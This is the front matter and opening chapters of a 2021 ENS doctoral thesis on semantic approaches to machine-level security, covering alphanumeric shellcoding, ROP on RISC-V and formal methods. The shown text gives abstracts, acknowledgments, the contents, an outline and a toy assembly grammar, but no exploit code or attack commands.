PSL
UNIVERSITÉ PARIS

THÈSE DE DOCTORAT
DE L'UNIVERSITÉ PSL

Préparée à l'École normale supérieure

A Semantic Approach to Machine-Level Software Security

Soutenue par
Georges-Axel JALOYAN
Le 14 septembre 2021

École doctorale n°386
Sciences Mathématiques de Paris Centre

Spécialité
Informatique

Composition du jury :

Xavier RIVAL Inria – École normale supérieure	*Président du jury*
Lorenzo CAVALLARO University College London	*Rapporteur*
Sylvain GUILLEY Télécom ParisTech	*Rapporteur*
Whitfield DIFFIE Stanford University	*Examinateur*
Konstantinos MARKANTONAKIS Royal Holloway University of London	*Examinateur*
Clémentine MAURICE Centre national de la recherche scientifique	*Examinatrice*
Aymeric VINCENT Commissariat à l'énergie atomique et aux énergies alternatives	*Encadrant de thèse*
David NACCACHE École normale supérieure	*Directeur de thèse*
Hovav SHACHAM University of Texas at Austin	*Professeur invité*

ENS | PSL

Résumé

L'informatique se fonde sur de nombreuses couches d'abstraction, allant des couches matérielles jusqu'à l'algorithmique en passant par le cahier des charges à la base de la conception du produit. Dans le cadre de la sécurité informatique, les vulnérabilités proviennent souvent de la confusion résultant des différentes abstractions décrivant un même objet. La définition de sémantiques aide à la description formelle de ces abstractions dans l'objectif de les faire coïncider. Dans cette thèse, nous améliorons différents procédés ou programmes en corrélant les diverses représentations sémantiques sous-jacentes.

Nous introduisons brièvement les termes et concepts fondamentaux avec lesquels nous construisons le concept de langage assembleur ainsi que les différentes abstractions utilisées dans l'exploitation de programmes binaires.

Dans une première partie, nous utilisons des constructions sémantiques de haut niveau pour simplifier la conception de codes d'exploitation avancés sur des jeux d'instructions récents. Nous présentons didactiquement trois exemples répondant à des contraintes de plus en plus complexes. Spécifiquement, nous présentons une méthode pour produire des shellcodes alphanumériques sur ARMv8-A et RISC-V, ainsi que la première analyse de faisabilité d'attaques de type return-oriented programming sur RISC-V.

Dans une deuxième partie, nous étudions l'application des méthodes formelles à l'amélioration de la sécurité et de la sûreté de langages de programmation à travers trois exemples : une optimisation de primitives de synchronisation, une analyse statique compatible avec la vérification déductive limitant l'aliasing de pointeurs dans un langage impératif ou encore un formalisme permettant de représenter de façon compacte du code binaire dans le but d'analyser des problèmes de synchronisation de protocole.

Abstract

Computer science is built on many layers of abstraction, from hardware to algorithms or statements of work. In the context of computer security, vulnerabilities often originate from the discrepancies between these different abstraction levels. Such inconsistencies may lead to cyberattacks incurring losses. As a remedy, providing semantics helps formally describe and close the gap between these layers. In this thesis, we improve methods and programs by connecting the various semantic representations involved using their relationship to each level of abstraction.

We briefly introduce the fundamental concepts and terminology to build assembly languages from scratch and various abstractions built atop and used in the context of binary exploitation.

In the first part, we leverage higher-level semantic constructs to reduce the design complexity of advanced exploits on several recent instruction set architectures. In a tutorial-like fashion, we present three examples addressing increasingly more complex constraints. Specifically, we describe a methodology to automatically turn arbitrary programs into alphanumeric shellcodes on ARMv8-A and on RISC-V. We also provide the first analysis on the feasibility of return-oriented programming attacks on RISC-V.

In the second part, we see how the use of formal methods can improve the safety and security of various languages or constructs, through three examples that respectively optimize the implementation of Hoare monitors, a well-known synchronization construct, prevent harmful aliasing in an imperative language without impeding deductive verification, or abstract binary code into a compact representation which enables further protocol desynchronization analyses.

Foreword

> Man hitherto has been prevented from realizing his hopes by ignorance as to means. As this ignorance disappears he becomes increasingly able to mould his physical environment, his social milieu and himself into the forms which he deems best. In so far as he is wise this new power is beneficent; in so far as he is foolish it is quite the reverse. If, therefore, a scientific civilization is to be a good civilization it is necessary that increase in knowledge should be accompanied by increase in wisdom.
>
> Bertrand Russell, *The Scientific Outlook*, 1931

This thesis aims at bringing closer formal methods and computer security, by showing, through practical examples, the techniques that could be leveraged to either improve or exploit various products or platforms.

These four years of research have convinced me that computer security requires a rigorous and empirical approach combining both a thorough understanding of the implementation details as well as grasping the underlying abstract ideas. Any misunderstanding may lead to a vulnerability. Inasmuch as cyberattacks can cause disproportionate damage, computer security is, at its heart, the playground of nitpickers.

Formal methods, on the other end of the spectrum, are historically linked to safety-critical systems, and were only loosely related to security. Recent efforts aiming at forgathering hackers and formal method experts allowed mixed approaches to gain momentum, the example of the 2016 DARPA Cyber Grand Challenge at DEF CON 24 being the most emblematic. This evolution is likely to continue, as formal methods are reaching maturity, with the latest tools improving on scalability, ease-of-use and versatility.

At the beginning of this thesis I used to think that formal methods were just the dual of computer security; the first well suited for defense while the second excels in attacks. Looking back, this proved quite inaccurate as both provide attack and defense mechanisms. In fact, formal methods bridge the gap between a program and its model, through a systematic formally rigorous study of the program's meaning, its *semantics*. Each chapter of this manuscript presents an example of this approach, by means of an extended version of peer-reviewed articles.

Remerciements / Acknowledgments

Il me serait difficile de commencer cette thèse sans constater le nombre important de personnes qui y concoururent. Combien de professeurs, combien de membres de famille, combien d'amis, combien de recontres fortuites, combien d'anonymes partageant une bribe de leur savoir, me permirent de faire ma thèse au sein de deux des plus prestigieuses institutions de la Nation : l'École normale supérieure de la rue d'Ulm, et la Direction des applications militaires du Commissariat à l'énergie atomique et aux énergies alternatives. Jouir d'un tel cadre est une chance et un privilège. Les remerciements subséquents expriment ma gratitude envers les principales personnes et institutions qui m'ont tantôt tiré, tantôt poussé pour m'amener là où je suis aujourd'hui. J'en oublie certainement, souvent anonymes, qui ont permis à cette thèse d'aboutir ; je les remercie donc collectivement.

Ces remerciements commencent par mon directeur David Naccache, qui a placé sa totale confiance en moi dès le premier jour. Cela a commencé à ton cours d'informatique scientifique par la pratique, et cette confiance a perduré jusqu'à ce jour. Tu plaisantais en me disant au début de la thèse que trois ans, c'est bien plus long que certains couples. Cela fait sept ans que tu as été successivement mon professeur, tuteur académique et directeur de thèse, et la joie de travailler avec toi reste entière. Je te dois énormément pour tout ce que tu m'as appris, toutes les fois où tu m'as évité les ennuis, et cette ambiance de travail géniale au sein de l'équipe. Les locaux ne sont pas étrangers à cette ambiance ; l'École normale, par son emplacement, son histoire, ses personnels, ses chercheurs et ses élèves fournit un environnement exceptionnel stimulant la créativité de ceux qui le fréquentent. Je ne pouvais pas trouver meilleur endroit pour faire ma thèse, et remercie David Pointcheval, le directeur du Département d'informatique pour m'avoir hébergé dans ses locaux.

La deuxième personne à qui je dois énormément est mon encadrant de thèse, Aymeric Vincent, qui m'a abreuvé durant ces trois ans de son précieux savoir et de sa longue expérience. Les discussions interminables sur quel type d'automate permet de représenter au mieux le protocole étudié m'ont fait comprendre que la recherche est un processus intellectuel sur le long cours,

dont la thèse n'était que le premier pas. En regardant derrière, je me rends compte du progrès réalisé sur mes connaissances en informatique et ma culture scientifique ; tu en es le principal artisan. Là aussi, le cadre n'y est pas étranger, puisque le Commissariat à l'énergie atomique et aux énergies alternatives est un des lieux où s'incarne le mieux cette excellence scientifique. À trente kilomètres de Paris, le site de Bruyères-le-Châtel permet de bénéficier de moyens et d'infrastructures conséquentes pour y mener sa recherche dans les meilleures conditions. C'est bien évidement sans oublier les à côtés, qui font tout le charme du lieu : un paysage magnifique en plein Hurepoix, un restaurant d'entreprise dont la renommée n'est plus à faire, de nombreuses activités permettant de découvrir les équipes de recherches sur le site. Là encore, je ne pouvais pas trouver meilleur endroit, et remercie Pascal Malterre pour m'avoir acceuilli dans son équipe de sécurité informatique.

I would like to thank the jury: Lorenzo Cavallaro, Sylvain Guilley, Konstantinos Markantonakis, Xavier Rival, Clémentine Maurice, Whitfield Diffie, Aymeric Vincent, David Naccache and Hovav Shacham. Their feedback has been very precious, and their guidance through the process very valuable. Similarly, I would like to thank Mathieu Blanc, Colas Le Guernic and Jean-Christophe Filliâtre for being members of my thesis oversight committee, easing any administrative concern through their help and advice.

Science is a collective work, and I am really grateful towards my coauthors who taught me all the tricks of the trade to perform research. I thank especially Hadrien Barral, Claire Dross, Houda Ferradi, Rémi Géraud, Maroua Maalej, Konstantinos Markantonakis, Keith Mayes, Yannick Moy, David Naccache, Raja Naeem Akram, Andrei Paskevich, Lee Pike, David Robin, Carlton Shepherd. I had the privilege to work with two exceptional teams in computer security from ENS and CEA and would like to thank them all for their very productive and interesting scientific and non-scientific discussions.

In French, we say that it's by smithing that someone becomes a blacksmith. I believe that this also true for research. Internships provided highly valued experience working with renowned teams both from industry and academia. I would like to thank my supervisors, their teams and institutions for hosting me; Alwyn E. Goodloe and the Safety-Critical Avionics Systems Branch at NASA Langley Research Center, Lee Pike and the SMACCMPilot team at Galois, Yannick Moy and the SPARK team at AdaCore, Konstantinos Markantonakis and the Smart Cart and IoT Security Centre at Royal Holloway University of London, and Sean McLaughlin and the Automated Reasoning Group at Amazon Web Services.

Je souhaiterais aussi remercier les professeurs qui m'ont donné le goût des mathématiques puis de l'informatique, qui persiste jusqu'à lors, chaque professeur y apportant sa pierre. Comme le club de maths les mardi et jeudi midis depuis la sixième jusqu'en terminale, où Eric Vuillemey enseignait les

mathématiques à travers de nombreux jeux et énigmes (backgammon, casse têtes, ...), montrant que les mathématiques ne sont pas qu'une corvée calculatoire. Comme les stages intensifs organisés par France IOI pendant les vacances scolaires, où Mathias Hiron et ses entraîneurs enseignent 10 heures par jour une semaine durant l'algorithmique en vue de préparer aux olympiades internationales d'informatique. Ou encore en prépa à Stanislas, avec Célestin Rakotoniaina qui alterne entre cours de maths, khôlles et concerts de musique classique et le reste de l'équipe pégagogique avec Marie-Christine Pauzin, Anne Gérard et Vincent Desportes.

Mes enseignants à l'ENS ont une place toute particulière dans ces remerciements, en commençant par mes tuteurs Jean Vuillemin et David Naccache, et les excellents professeurs Serge Abiteboul, Alexandre d'Aspremont, Jean-Daniel Boissonnat, Anne Bouillard, Albert Cohen, Sylvain Conchon, Juliusz Chroboczek, Carole Delporte, Jérôme Férêt, Jean-Christophe Filliâtre, Rémi Géraud, Jean Goubault-Larrecq, Emmanuel Haucourt, Jean-Paul Laumond, Claude Marché, Claire Mathieu, Paul-André Melliès, Antoine Miné,Castucia Palamidessi, David Pointcheval, Jean Ponce, Marc Pouzet, Xavier Rival, Pierre Senellart, Nicolas Schabanel, Jacques Stern et Wiesław Zielonka.

J'aimerais aussi remercier mes élèves ainsi que les professeurs qui m'ont donné l'opportunité d'améliorer mes compétences en pédagogie en me confiant une charge d'enseignement : les travaux pratiques de Caml en MPSI à Stanislas avec Alain Camanès, les interventions en cryptographie ou en sécurité informatique à Centrale Paris avec Rémi Géraud, les interventions au MBAsp de l'École des officiers de la Gendarmerie nationale avec David Naccache, les travaux dirigés de systèmes numériques à l'École normale supérieure avec Sylvain Guilley, les travaux pratiques de programmation et de compilation à l'École polytechnique avec Jean-Christophe Filliâtre. De même, je remercie l'Institut des hautes études pour la science et la technologie et le commandement de la cyberdéfense pour m'avoir permis de présenter en vulgarisant une partie des mes travaux à des publics élargis.

Enfin une pensée toute particulière va à ma famille et à mes parents qui m'ont soutenu, encouragé et aidé durant déjà vingt-six années. Sans vous, rien de tout cela ne serait possible.

Contents

Foreword v
Remerciements / Acknowledgments vii
Abbreviations xv

1 Introduction **3**
1.1 Outline 3
1.2 Terminology 4
1.3 Results and Contributions 5
1.3.1 Thesis Results 5
1.3.2 Personal Bibliography 6

2 Prolegomena **9**
2.1 Assembly 101 9
2.1.1 Top-down approach 10
2.1.2 Bottom-up approach 12
2.2 Operating systems 22
2.3 Binary exploitation 29

I Leveraging the instruction set architecture for constrained exploitation **35**

3 Alphanumeric shellcoding on ARMv8-A **37**
3.1 Introduction 37
3.2 Preliminaries 38
3.2.1 Prior and related work 40
3.2.2 ARMv8-A AArch64 40
3.2.3 Shellcodes and exploitation 41
3.3 Building the instruction set 42
3.4 High-level constructs 45
3.4.1 Register operations 45
3.4.2 Bitwise operations 47
3.4.3 Load and store operations 49
3.4.4 Pointer arithmetic 50
3.4.5 Branch operations 50

3.5 Fully Alphanumeric AArch64 51
3.5.1 The Encoder 51
3.5.2 The Decoder 51
3.5.3 Payload Delivery 52
3.5.4 Assembly and machine code 52
3.5.5 Polymorphic shellcode 54
3.6 Experimental results 54
3.6.1 QEMU 55
3.6.2 DragonBoard 410c 55
3.6.3 Apple iPhone 55
3.7 Conclusion 56
3.A Summary of opcodes in $\mathcal{A}$ 57
3.B Alphanumeric conjunction 57
3.C Encoder's Source Code 59
3.D Decoder's Source Code 59
3.E Polymorphic engines 62
3.E.1 Payload polymorphism 62
3.E.2 Constructs polymorphism 62
3.F Hello World Shellcode 64

4 Alphanumeric shellcoding on RISC-V 65
4.1 Introduction 65
4.1.1 Prior and related work 66
4.1.2 Our contribution 66
4.2 RISC-V instruction set 67
4.3 Alphanumeric RISC-V 68
4.3.1 Data processing 69
4.3.2 Control-flow instruction 70
4.3.3 Memory processing 70
4.4 High-level design 71
4.5 Detailed construction 72
4.5.1 Stage 1 72
4.5.2 Locating the shellcode and jump over the encoded payload 74
4.5.3 Fixing the store pointer 74
4.5.4 Unpacking stage 2 74
4.5.5 Stage 2 75
4.5.6 Payload 76
4.5.7 Integration/Linking 77
4.5.8 Shellcoding in `/RV64IAC` 77
4.5.9 Shellcoding in `'RV64IDC` 78
4.6 Evaluation 79
4.6.1 QEMU 79
4.6.2 HiFive Unleashed 80

4.7 Conclusion and future work . . . 81
4.A Hello World Shellcodes . . . 82
4.A.1 `#RV64IC` QEMU Hello World . . . 83
4.A.2 `/RV64IAC` QEMU Hello World . . . 83
4.A.3 `'RV64IDC` QEMU Hello World . . . 84
4.B Source code . . . 84

5 Return-Oriented Programming on RISC-V 85
5.1 Introduction . . . 86
5.2 Background . . . 87
5.2.1 Return-Oriented Programming . . . 87
5.2.2 RISC-V . . . 89
5.3 Threat model and attack overview . . . 89
5.3.1 Closing (stealthily) the gap between vulnerability and exploitation . . . 90
5.3.2 Creating a (concealed) persistent backdoor on a compromised system . . . 91
5.4 Inserting Hidden Gadgets . . . 92
5.5 Chaining the Gadgets . . . 95
5.6 Attack POC on Different Platforms . . . 97
5.6.1 Debian chroot on HiFive Unleashed . . . 97
5.6.2 Fedora . . . 97
5.7 Proposed Countermeasures . . . 99
5.8 Related Work . . . 101
5.9 Conclusion and Future Work . . . 103
5.A Source code and artifact . . . 103

II Improving the safety of programming languages using formal methods 105

6 Lock Optimization for Hoare Monitors 107
6.1 Introduction . . . 107
6.2 Hoare monitors . . . 109
6.2.1 Tower: Hoare monitors for real-time systems . . . 109
6.2.2 Tower toolchain . . . 112
6.3 Petri net semantics for Tower . . . 113
6.3.1 Petri nets . . . 113
6.3.2 Denotational semantics of Tower . . . 114
6.3.3 Safety Properties . . . 117
6.4 Lock Refinement . . . 118
6.4.1 Lock Optimization . . . 118
6.4.2 New semantics . . . 121
6.4.3 Proofs of Safety . . . 122

6.5 Experimental Results . . . 123
6.6 Case-Study: The SMACCMPilot Autopilot . . . 125
6.6.1 Autopilot Architecture . . . 125
6.6.2 Optimizing SMACCMPilot . . . 127
6.7 Related work . . . 128
6.8 Conclusion . . . 129

7 Pointers in SPARK **131**
7.1 Introduction . . . 131
7.2 Informal Overview of Alias Analysis in SPARK . . . 133
7.3 μSPARK Language . . . 136
7.4 Alias Safety Rules . . . 138
7.5 Implementation and Evaluation . . . 145
7.6 Related Work . . . 148
7.7 Future Work . . . 149
7.8 Conclusion . . . 150

8 Static Protocol Analysis **151**
8.1 Introduction . . . 151
8.2 Formal model . . . 152
8.2.1 Lifting binary into graphs. . . . 153
8.2.2 Formal semantics . . . 153
8.3 Inter-procedural dataflow analysis . . . 154
8.3.1 Reaching definitions analysis . . . 155
8.3.2 Liveness analysis . . . 157
8.4 Graph transformations . . . 158
8.4.1 Dead-code analysis . . . 158
8.4.2 Expression propagation . . . 158
8.4.3 Guard simplification . . . 159
8.4.4 Guard merging . . . 159
8.5 Program slice . . . 160
8.6 Implementation and evaluation . . . 161
8.6.1 Main idea . . . 161
8.6.2 Transition system extraction . . . 162
8.6.3 Detecting violations . . . 163
8.6.4 True positives . . . 165
8.7 Related work . . . 165
8.8 Conclusions and future work . . . 166
8.A Formal grammar . . . 168
8.B Extracted transition systems . . . 169
8.B.1 SCP version 8.2 and before . . . 169
8.B.2 SCP version 8.3 . . . 171

Abbreviations

In this section, we provide the most-commonly used abbreviations throughout the rest of this manuscript. When using them for the first time, we detail their meaning.

abbrv.	**meaning**	**first use**
AADL	Architecture Analysis and Design Language	6.2.2
ABI	Application Binary Interface	2.1.2
AC	Access Control	2.2
ACE	Arbitrary Code Execution	4.1
ACL	Access-Control List	2.2
ASLR	Address Space Layout Randomization	5.5
CFG	Control-Flow Graph	5.7
CFI	Control-Flow Integrity	5.1
CPU	Central Processing Unit	2.1.1
DEP	Data Execution Prevention	2.3
FIFO	First In, First Out	6.2.1
GOT	Global Offset Table	2.3
HEP	Hidden Execution Path	5.2.1
IAM	Identity and Access Management	2.2
IR	Intermediate Representation	2.3
ISA	Instruction Set Architecture	4.1
JDK	Java Development Kit	3.2.3
JNI	Java Native Interface	3.2.3
LCSAJ	Linear Code Sequence And Jump	5.2.1
LSB	Least Significant Bit	3.2.2
MEP	Main Execution Path	5.2.1
PIC	Position-Independent Code	2.3
PoI	Point of Interest	5.7
PLT	Procedure Linkage Table	5.5
PWMS	Partial Weighted MaxSAT	6.1
ROP	Return-Oriented Programming	5
RTOS	Real-Time Operating System	6
SSP	Stack-Smashing Protector	5.5
URL	Uniform Resource Locator	3.2

Hardware specific abbreviations

abbrv.	meaning	first use
ALU	Arithmetic Logic Unit	2.1.2
CISC	Complex Instruction Set Computer	2.1.1
CPU	Central Processing Unit	2.1.1
CSR	Control and Status Register	2.2
FPU	Floating-Point Unit	4.5.9
IA-32	Intel Architecture, 32-bit	3.2.1
ISA	Instruction Set Architecture	4.1
ISR	Interrupt Service Routine	2.1.2
LSB	Least Significant Bit	3.2.2
MMU	Memory Management Unit	2.2
`pc`	program counter	2.1.2
RAM	Random-Access Memory	2.1.2
RISC	Reduced Instruction Set Computer	4.1
ROM	Read-Only Memory	2.1.2
SIMD	Single Instruction on Multiple Data	3.3
SoC	System on Chip	3.6.2
`sp`	stack pointer	2.1.2

Linux specific abbreviations

abbrv.	meaning
fs	File System
ID	Identification
OS	Operating System
`root`	The superuser (or administrator)
`/`	The root directory of the fs
`.`	The current working directory in the fs
PID	Process Identifier
UID	User ID
EUID	Effective User ID
SUID	Saved User ID
GID	Group ID
EGID	Effective Group ID
SGID	Saved Group ID
`setgid`	Set Group ID
`setuid`	Set User ID

Chapter 1

Introduction

This manuscript assembles various publications in peer-reviewed venues. After a technical introduction in Chapter 2, we discuss a specific use-case of our semantic approach in each chapter, focusing either on the exploitation side in the first part, or on the improvement of programming languages in the second part. Each use-case is an extended version of a published article, with the exception of Chapter 8, which is still work in progress.

1.1 Outline

In Chapter 2, we introduce the fundamental concepts and terminology used in binary exploitation. After introducing from scratch assembly languages and various abstractions built atop, we briefly present some binary exploitation techniques as well as their associated mitigation.

In Chapter 3, we describe a methodology to automatically transform arbitrary ARMv8-A programs into alphanumeric executable polymorphic shellcodes. Shellcodes generated in this way can evade detection and bypass filters, broadening the attack surface of ARM-powered devices such as smartphones.

In Chapter 4, we explain how to design RISC-V shellcodes capable of running arbitrary code, whose ASCII binary representation use only letters `a-z` and `A-Z`, digits `0-9`, and one of the three characters: `#`, `/`, `'`.

In Chapter 5, we provide the first analysis of the feasibility of return-oriented programming (ROP) on RISC-V, by showing the existence of a new class of gadgets, using several linear code sequences and jumps, undetected by current Galileo-based ROP gadget searching tools. We argue that this class of gadgets is rich enough on RISC-V to mount complex ROP attacks, bypassing traditional mitigation like DEP, ASLR, stack canaries, G-Free, as well as some compiler-based backward-edge CFI, by jumping over any guard inserted by a compiler to protect indirect jump instructions. We provide examples of such gadgets, as well as a proof-of-concept ROP chain, using C code injection to leverage a privilege escalation attack on two standard

Linux operating systems. Additionally, we discuss some of the required mitigations to prevent these attacks and provide a new ROP gadget finder algorithm that handles this new class of gadgets.

In Chapter 6, we describe a Hoare monitor framework called Tower developed for real-time system programming that targets multiple real-time operating systems. Hoare monitors use coarse-grained locking across all of the methods in a monitor. In a real-time setting, this coarse-grained locking can be too restrictive, but it is difficult and tedious for a programmer to reason about which methods may safely execute in parallel. Therefore, we present an automated compiler optimization for refining locks in Hoare monitors using partially-weighted MAXSAT. We formalize Tower semantics using Petri nets and show that safe concurrency is preserved under the optimization. Finally, we present a number of empirical benchmarks for our optimization as well as a case-study of a real-time autopilot built and optimized with our approach.

In Chapter 7, we introduce pointers to SPARK, a well-defined subset of the Ada language, intended for formal verification of mission-critical software. Our solution uses a permission-based static alias analysis method inspired by Rust's borrow-checker and affine types. To validate our approach, we implemented it in the SPARK GNATprove formal verification toolset for Ada. We give a formal presentation of the analysis rules for a core version of SPARK and discuss their implementation and scope.

In Chapter 8, we present a graph-based formalism to represent binary programs in a much simpler form limited to assignments, procedure calls and conditions. We redefine the reaching definitions and liveness dataflow analyses to extend them—without requiring any procedure signature or calling convention—at an inter-procedural scope. We then provide several basic graph transformations that can be leveraged to extract a compact representation from our formalism, and show through a real example how to combine it with textbook algorithms to investigate a protocol desynchronization issue in `scp`.

1.2 Terminology

Throughout this manuscript, the following conventions are used: plain numbers are in base 10, numbers prefixed by `0x` are in hexadecimal format, and numbers prefixed by `0b` are in binary format.

The fundamental unit of information we consider is the *bit*. Each bit has either the false or the true value, respectively written as `0b0` or `0b1`. We call *octet* a contiguous sequence of 8 bits, and write it using the symbol o. Each octet is composed of two *nibbles* (also called *quartets*): the higher nibble and the lower nibble each contain 4 bits. An octet can be represented by its two nibbles written in hexadecimal. For instance, the octet whose value is

Symbol	Meaning	Value
KiB	kibibyte	2^{10} bytes
MiB	mebibyte	2^{20} bytes
GiB	gibibyte	2^{30} bytes
TiB	tebibyte	2^{40} bytes

Figure 1.1: Common binary prefixes of the byte.

`0b01000010` is usually written `0x42`.

Although a *byte* (symbol B) historically designated the smallest contiguous sequence of bits used to encode a character on a given machine, today it is used interchangeably with the term octet. As a result, each byte is also 8 bits long. The byte being a unit, a prefix can be added to the byte to indicate multiples of the units; KB thus means 10^3 bytes, TB means 10^{12} bytes. Note that a fraction of a byte (like μB) has no meaning. In computer science, we instead use *binary prefixes*, summarized in Table 1.1.

The *word size* designates the size of the data processed by a processor. Therefore, each architecture has its own word size. In this manuscript, we will follow the convention used by RISC-V to define *words* as 4 bytes long, even for other architectures. Consequently, a *half-word* is 2 bytes long, a *double-word* 8 bytes.

1.3 Results and Contributions

1.3.1 Thesis Results

This thesis presents various scientific contributions, in the form of publications, teaching, reviews, or miscellaneous communication activities.

Publications Several articles have been published in this thesis in peer-reviewed venues, most of them presented in this manuscript: three articles as lead author [JP17; Jal+20a; Jal+20b] respectively on Hoare monitor optimization, return-oriented programming and static alias analysis, three articles as trailing co-author [Bar+16; Bar+19a; SMJ21] on alphanumeric shellcoding and remote attestation mechanisms (not presented in this manuscript). Furthermore, work on alphanumeric shellcoding was also presented at DEF CON 27 [Bar+19b], a prestigious hacking conference with no published proceedings.

Teaching The majority of teaching was for computer science students. However one course targeted a wider audience, helping improve popularization skills. Grouping them by institution: École normale supérieure (*Computer science by practice* and *Digital systems, from algorithms to circuits*), École polytechnique (*Introduction to programming and algorithms* and *Compilation*), École des officiers de la Gendarmerie nationale (*Cyberphysical and*

communications infrastructure security and *Digital forensics*), EISTI (*Reverse engineering*), Centrale Supélec (invited lecture on *Reverse engineering* in the Cybersecurity course).

Service Several reviews were performed, either as sub-reviewer (FMCAD 2017, TRUSTCOM2019) or as member of the artifact evaluation committee (Usenix 2020 and Usenix 2021).

Miscellaneous Many other activities may be mentioned, targeting either various communications to wide audiences, internships, or non peer-reviewed contributions.

Two talks targeting senior executives of the French public and private sectors: a 20-minute demo on cold-boot attacks at the CyberStrategia conference organized by the French Cyber Defense Command and a 20-minute talk on the use of secrets in computer security at IHEST (Institute of High Studies for Science and Technology).

Many seminars organized at CEA DAM to present and debate about an existing paper with either historic or technical value. Another seminar at University of Luxembourg presented shellcoding techniques (among which alphanumeric and return-oriented programming), while a poster presented return-oriented programming at the Smart Card Center day at Royal Holloway University of London.

Two three-month internships were performed during the thesis, respectively at Royal Holloway University of London (ISG Smart Card and IoT Security Center, supervised by Konstantinos Markantonakis) and at Amazon Web Services (Automated Research Group, supervised by Sean McLaughlin), allowing exchanges of practice and knowledge with foreign research teams.

Finally, non-academic contributions include a vulnerability on `scp` found and reported under CVE-2020-12062. Two additional vulnerabilities are yet to be reported.

1.3.2 Personal Bibliography

[Bar+16] Hadrien Barral, Houda Ferradi, Rémi Géraud, Georges-Axel Jaloyan, and David Naccache. "ARMv8 Shellcodes from 'A'to 'Z'". In: *Proceedings of the 12th International Conference on Information Security Practice and Experience*. Berlin, Heidelberg: Springer-Verlag, 2016, pp. 354–377. ISBN: 978-3-319-49151-6. URL: `https://link.springer.com/chapter/10.1007/978-3-319-49151-6_25`.

[JP17] Georges-Axel Jaloyan and Lee Pike. "Lock Optimization for Hoare Monitors in Real-Time Systems". In: *Proceedings of the 17th International Conference on Application of Concurrency to System Design (ACSD '17)*. Zaragoza: IEEE Computer Society, 2017, pp. 126–135. URL: https://leepike.github.io/pub_pages/acsd17.html.

[Bar+19a] Hadrien Barral, Rémi Géraud-Stewart, Georges-Axel Jaloyan, and David Naccache. "RISC-V: #AlphanumericShellcoding". In: *Proceedings of the 13th USENIX Workshop on Offensive Technologies*. Santa Clara, CA: USENIX Association, 2019. URL: https://www.usenix.org/system/files/woot19-paper_barral.pdf.

[Bar+19b] Hadrien Barral, Rémi Géraud, Georges-Axel Jaloyan, and David Naccache. *The ABC of Next-Gen Shellcoding*. DEF CON 27. 2019. URL: https://www.youtube.com/watch?v=qHj1kquKNk0.

[Jal+20a] Georges-Axel Jaloyan, Konstantinos Markantonakis, Raja Naeem Akram, David Robin, Keith Mayes, and David Naccache. "Return-Oriented Programming on RISC-V". In: *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security (AsiaCCS '20)*. New York, NY: ACM, 2020, pp. 417–480. ISBN: 9781450367509. URL: https://pure.royalholloway.ac.uk/portal/files/37157938/ROP_RISCV.pdf.

[Jal+20b] Georges-Axel Jaloyan, Claire Dross, Maroua Maalej, Yannick Moy, and Andrei Paskevich. "Verification of Programs with Pointers in SPARK". In: *Proceedings of the 2020 International Conference on Formal Methods and Software Engineering*. Berlin, Heidelberg: Springer-Verlag, 2020, pp. 55–72. URL: https://hal.inria.fr/hal-03094566.

[SMJ21] Carlton Shepherd, Konstantinos Markantonakis, and Georges-Axel Jaloyan. "LIRA-V: Lightweight Remote Attestation for Constrained RISC-V Devices". In: *Proceedings of the 4th IEEE Workshop on the Internet of Safe Things*. Oakland, CA: IEEE Computer Society, 2021. URL: https://arxiv.org/abs/2102.08804. Forthcoming.

Chapter 2

Prolegomena

> This chapter introduces the fundamental concepts and terminology used in binary exploitation. After introducing from scratch assembly languages and various abstractions built atop, we briefly present some binary exploitation techniques as well as their associated mitigation.

2.1 Assembly 101

Assembly languages allow the junction between software and hardware. Indeed, they can both be seen as respectively the lowest and highest abstraction level of each domain. This is why we present assembly languages twice in this chapter, using two different methods.

The first method introduces assembly as the lowest-level human-readable intermediate language of the compilation process, which unsurprisingly turns out to be the target language of the compiler. This method can be portrayed as "yet another programming language" with weird features like discriminating the program's data into addressable memory and a limited number of registers. This method is particularly well illustrated in Section 8.2 of *Compilers: Principles, Techniques, and Tools* (also nicknamed the *Dragon Book*) written by Alfred V. Aho *et al.* [Aho+06], which provides a formal definition of assembly language. I call this method the top-down approach, as opposed to—as you may have guessed—the bottom-up approach that follows.

The second method starts at the transistor level and adds layer upon layer until a simplified processor executing binary code is built. From here, we define assembly as the human-readable equivalent of binary code, with extra features like labels and pseudo-instructions. This is the approach adopted in Chapters 2 and 4 of *Computer Organization and Design* written by David Patterson and John Hennessy [PH13], where assembly instructions are translated into binary statements, and segmented into several smaller fields, which are then sent to different functional units of the processor (ALU,

control, registers, ...).

As these two methods complement one another, we will refer to these two methods throughout the thesis. Indeed, the top-down approach explains what assembly instructions can achieve—answering the question "how"—whereas the bottom-up approach explicits design choices that may break or miraculously fix our exploits, answering the question "why". Consider, for example, writing constrained exploits where the goal is to perform arbitrary computations using binary code that must respect constraints like a forbidden set of instructions. The top-down approach yields an overview of what type of computation may theoretically be carried out (accessing registers, reading or writing to memory, control-flow transfers), while the bottom-up approach points to a precise insight—such as which registers can be used with the restricted instruction set to build our computations.

2.1.1 Top-down approach

To introduce the first method, let's define a small language resembling a 32-bit assembly, called μASM. Like all other languages, we define the left-values which we call *registers*, then the expressions—we restrict ourselves to scalar values which we call *immediates*—followed by statements or *instructions*. Smash it until it fits and voilà. We can formally express its grammar with the following *Backus-Naur form* [Bac59]:

$\langle reg \rangle$	::=	`x0` | `...` | `x31`	register
$\langle imm \rangle$	::=	`0` | `...` | `4294967295`	immediates
$\langle inst \rangle$	::=	`nop`	no operation
	|	`add` $\langle reg \rangle$`,` $\langle reg \rangle$`,` $\langle reg \rangle$	32-bit unsigned addition
	|	`and` $\langle reg \rangle$`,` $\langle reg \rangle$`,` $\langle reg \rangle$	bitwise conjunction
	|	`or` $\langle reg \rangle$`,` $\langle reg \rangle$`,` $\langle reg \rangle$	bitwise disjunction
	|	`xor` $\langle reg \rangle$`,` $\langle reg \rangle$`,` $\langle reg \rangle$	bitwise exclusion
	|	`addi` $\langle reg \rangle$`,` $\langle reg \rangle$`,` $\langle imm \rangle$	32-bit addition to constant
	|	`load` $\langle reg \rangle$`,` $\langle imm \rangle$ `(`$\langle reg \rangle$`)`	32-bit memory read
	|	`store` $\langle imm \rangle$ `(`$\langle reg \rangle$`)`, $\langle reg \rangle$	32-bit memory write
	|	`jmp` $\langle imm \rangle$	absolute jump
	|	`jz` $\langle reg \rangle$`,` $\langle imm \rangle$	absolute conditionnal jump
	|	`jnz` $\langle reg \rangle$`,` $\langle imm \rangle$	absolute conditionnal jump

